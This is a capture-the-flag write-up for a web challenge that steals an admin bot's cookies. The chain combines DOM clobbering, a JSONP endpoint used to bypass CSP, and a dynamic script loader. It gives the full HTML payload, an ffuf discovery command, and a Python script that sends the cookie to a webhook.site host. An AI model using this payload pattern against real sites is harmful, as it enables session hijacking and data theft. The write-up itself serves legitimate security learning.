Introduction Link to heading
Hi folks! This write-up documents my solution to Intigriti’s March 2026 Challenge created by Kulindu. The goal was to find a hidden flag (in the format INTIGRITI{.*}) by exploiting a chain of client-side vulnerabilities in a fictional threat intelligence portal called “Secure Search Portal”.
This was a really fun and creative challenge! Let’s dive into the solution!
Source code analysis Link to heading
The challenge presents a “Secure Search Portal”, a search interface that reflects user input back onto the page and allows users to report URLs to an admin.

Secure Search Portal Homepage (/challenge.html)
challenge.html
Link to heading
This is the only HTML page of the challenge and it consists of two forms: a search form and a report form.
The search form submits a q query parameter via GET method to the same page:
<form id="searchForm" action="/challenge.html" method="GET">
    <input type="text" name="q" id="q" placeholder="Search operational intelligence..." autocomplete="off">
    <button type="submit">Search</button>
    <input type="hidden" name="domain" value="internal">
</form>
The report form, hidden inside a modal, allows an URL to be submitted and sent to an admin:
<form id="reportForm">
    <input type="url" id="reportUrl" name="url" placeholder="https://..." required>
    <button type="submit" class="danger-btn">Send to Admin</button>
</form>
Three scripts are loaded at the bottom: purify.min.js, components.js, and main.js.
purify.min.js
Link to heading
This script contains the minified code of DOMPurify, a DOM sanitizer for HTML. The picked version is 3.0.6, notably not the latest. While this turned out not to be directly relevant to the exploit chain, it was a useful signal that the challenge author deliberately chose an older version, hinting that some DOMPurify limitation was relevant.
components.js
Link to heading
This script defines two things: window.Auth.loginRedirect and window.ComponentManager:
-
window.Auth.loginRedirectfunction seems perfect for cookie exfiltration. It reads awindow.authConfigobject to determine where to redirect the browser, and optionally appendsdocument.cookieas atokenquery parameter:window.Auth.loginRedirect = function (data) { let config = window.authConfig || { dataset: { next: '/', append: 'false' } }; let redirectUrl = config.dataset.next || '/'; if (config.dataset.append === 'true') { let delimiter = redirectUrl.includes('?') ? '&' : '?'; redirectUrl += delimiter + "token=" + encodeURIComponent(document.cookie); } window.location.href = redirectUrl; }; -
window.ComponentManagerclass is a dynamic script loader. Itsinitmethod scans the DOM for elements with thedata-component="true"attribute and, for each one, callsloadComponentmethod. TheloadComponentmethod reads adata-configJSON attribute, constructs a script URL asconfig.path + config.type + '.js', and injects it into<head>:static loadComponent(element) { let rawConfig = element.getAttribute('data-config'); let config = JSON.parse(rawConfig); let basePath = config.path || '/components/'; let compType = config.type || 'default'; let scriptUrl = basePath + compType + '.js'; let s = document.createElement('script'); s.src = scriptUrl; document.head.appendChild(s); }
main.js
Link to heading
This script, when the HTML document has been completely parsed (i.e. on DOMContentLoaded event), does the following things:
-
Reads the
qquery parameter from the URL -
Sanitizes it with DOMPurify and injects it into the DOM via
innerHTML:const cleanHTML = DOMPurify.sanitize(q, { FORBID_ATTR: ['id', 'class', 'style'], KEEP_CONTENT: true }); resultsContainer.innerHTML = `<p>Results for: <span class="search-term-highlight">${cleanHTML}</span></p>...`; -
Calls
window.ComponentManager.init() -
Manages the report modal: on form submission, the reported URL is sent via POST to
/reportendpoint:const res = await fetch('/report', { method: 'POST', headers: { 'Content-Type': 'application/json' }, body: JSON.stringify({ url: urlToReport }) }); const text = await res.text();
Identifying the admin bot Link to heading
To confirm the existence of an admin bot, I sent a Webhook.site URL through the report form. Shortly after, an incoming request arrived with this User-Agent:
Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) HeadlessChrome/146.0.0.0 Safari/537.36A headless Chrome browser is indeed visiting the reported URL. The cookies in its session likely contain the flag.
Discovering the hidden API endpoint Link to heading
At this point in my analysis I had identified the two client-side primitives (window.Auth.loginRedirect for cookie exfiltration and ComponentManager for script injection), but I was missing a way to actually call window.Auth.loginRedirect from a script that would pass the script-src 'self' Content Security Policy (CSP) set by the server in response headers. I was going around in circles, so I decided to read the hint provided by Intigriti: “To bypass the inner walls, find the hidden api endpoint that lets you choose the callback.” That pointed me squarely at a JSONP-style endpoint, a same-origin URL that wraps its JSON response in an attacker-controlled function call. With that in mind, I performed content discovery. Since the only known endpoint (/report) returns 400 as status code when called without a proper body, I made sure to include 400 in the list of matching status codes:
$ ffuf -X GET -u https://challenge-0326.intigriti.io/api/FUZZ \
    -w /usr/share/seclists/Discovery/Web-Content/common.txt \
    -rate 2 -t 1 \
    -mc 200-299,301,302,307,400,401,403,405,500
This revealed the /api/stats endpoint, which returns 400 as status code with the message {"error":"Invalid callback identifier"} when called without parameters. By trial and error, I found it accepts a callback query parameter (restricted to alphanumeric and dot characters) and wraps the JSON response in a function call, a classic JSONP pattern:
$ curl -X GET "https://challenge-0326.intigriti.io/api/stats?callback=console.log"console.log({"users":1337,"active":42,"status":"Operational"});The server responds with Content-Type: application/javascript, meaning a <script> tag pointing to this URL will execute the callback as a real JavaScript function call. Critically, since the endpoint is same-origin, it can be used to bypass the server’s Content Security Policy (script-src 'self').
Understanding the vulnerability chain Link to heading
With all the pieces identified, the full attack chain becomes clear. It requires chaining three vulnerabilities together. Let’s examine each one.
Vulnerability #1: DOM Clobbering Link to heading
DOM clobbering is a technique where named HTML elements are used to overwrite JavaScript properties on the window object. Modern browsers allow <form>, <iframe>, <object>, and <embed> elements with a name attribute to clobber window properties.
In our case, window.Auth.loginRedirect reads window.authConfig.dataset.next and window.authConfig.dataset.append. The dataset property on a DOM element provides access to its data-* attributes as a map of strings (DOMStringMap) with an entry for each data-* attribute.
Since DOMPurify with the given configuration allows <form> elements, name and data-* attributes (only id, class, and style are forbidden), the following payload will survive sanitization and clobber window.authConfig when injected via innerHTML:
<form name="authConfig" data-next="<WEBHOOK-URL>" data-append="true"></form>After this element lands in the DOM, window.authConfig resolves to the <form> element, and:
window.authConfig.dataset.nextevaluates to"<WEBHOOK-URL>"window.authConfig.dataset.appendevaluates to"true"
Vulnerability #2: CSP bypass via JSONP Link to heading
The Content Security Policy (CSP) set by the server restricts scripts to 'self'. This prevents loading external scripts directly. However, because /api/stats?callback=... is same-origin and responds with application/javascript, it can be abused as a “script gadget”: loading it as a <script> will execute the callback function with the stats JSON object as its argument.
If the callback is set to window.Auth.loginRedirect, the response becomes:
window.Auth.loginRedirect({"users":1337,"active":42,"status":"Operational"});This calls window.Auth.loginRedirect with a dummy argument, but the function ignores its data parameter entirely and reads window.authConfig instead.
Vulnerability #3: script injection Link to heading
The remaining piece is how to inject the <script> tag pointing to the JSONP endpoint, given the CSP. The answer is ComponentManager itself: it is designed to inject scripts into <head> based on data-config attributes read from the DOM. Since it runs after the sanitized HTML is injected, we can plant a [data-component="true"] element in our payload:
<p data-component="true" data-config='{"path": "/api/stats?callback=window.Auth.loginRedirect&type="}'></p>ComponentManager will construct the script URL as:
/api/stats?callback=window.Auth.loginRedirect&type=default.jsThe type (or whatever else you’d like to name it) query parameter is harmless: the server ignores it and still returns the valid JSONP response.
Exploitation Link to heading
The full exploit payload for the q parameter is:
<form name="authConfig" data-next="<WEBHOOK-URL>" data-append="true"></form>
<p data-component="true" data-config='{"path": "/api/stats?callback=window.Auth.loginRedirect&type="}'></p>
When the admin bot visits the URL https://challenge-0326.intigriti.io/challenge.html?q=<URL-ENCODED-PAYLOAD>, the following sequence of events unfolds:
main.jssanitizes the payload with DOMPurify: both elements survive becausenameanddata-*attributes are allowed- The sanitized HTML is injected into the DOM via
innerHTML window.authConfigis now clobbered by the<form>element, sowindow.authConfig.dataset.nextis the attacker’s webhook URL andwindow.authConfig.dataset.appendis"true"ComponentManager.init()finds the<p data-component="true">element and loads/api/stats?callback=window.Auth.loginRedirect&type=default.jsas a<script>tag: this passes thescript-src 'self'CSP check since the script is same-origin- The browser executes
window.Auth.loginRedirect({"users":1337,"active":42,"status":"Operational"})that reads the clobberedwindow.authConfig, passes theappend === 'true'check, and redirects the browser to<WEBHOOK-URL>?token=<document.cookie> - The admin bot’s session cookies, which contain the flag, are sent to the attacker’s webhook
I automated the full attack in a Python script:
import requests
import time
import urllib.parse

CHALLENGE_URL = "https://challenge-0326.intigriti.io"
WEBHOOK_URL = "https://webhook.site"

# Create a webhook
payload = {"cors": True}
r = requests.post(WEBHOOK_URL + "/token", json=payload)
webhook_token = r.json()["uuid"]

# Build the exploit payload
dom_clobbering = f"""<form name="authConfig" data-next="{WEBHOOK_URL}/{webhook_token}" data-append="true"></form>"""
api_callback = f"""<p data-component="true" data-config='{{"path": "{CHALLENGE_URL}/api/stats?callback=window.Auth.loginRedirect&type="}}'></p>"""
query = dom_clobbering + api_callback

# Report the crafted URL to the admin bot
payload = {"url": f"{CHALLENGE_URL}/challenge.html?q={urllib.parse.quote_plus(query)}"}
r = requests.post(f"{CHALLENGE_URL}/report", json=payload)
assert r.text == "Admin bot is visiting the URL..."

# Wait for the bot to visit the reported URL
time.sleep(60)

# Retrieve the stolen cookies from the webhook
headers = {"accept": "application/json"}
r = requests.get(f"{WEBHOOK_URL}/token/{webhook_token}/request/latest", headers=headers)
print(r.json()["query"]["token"])
Running the script prints the flag:
INTIGRITI{019cdb71-fcd4-77cc-b15f-d8a3b6d63947}Challenge completed!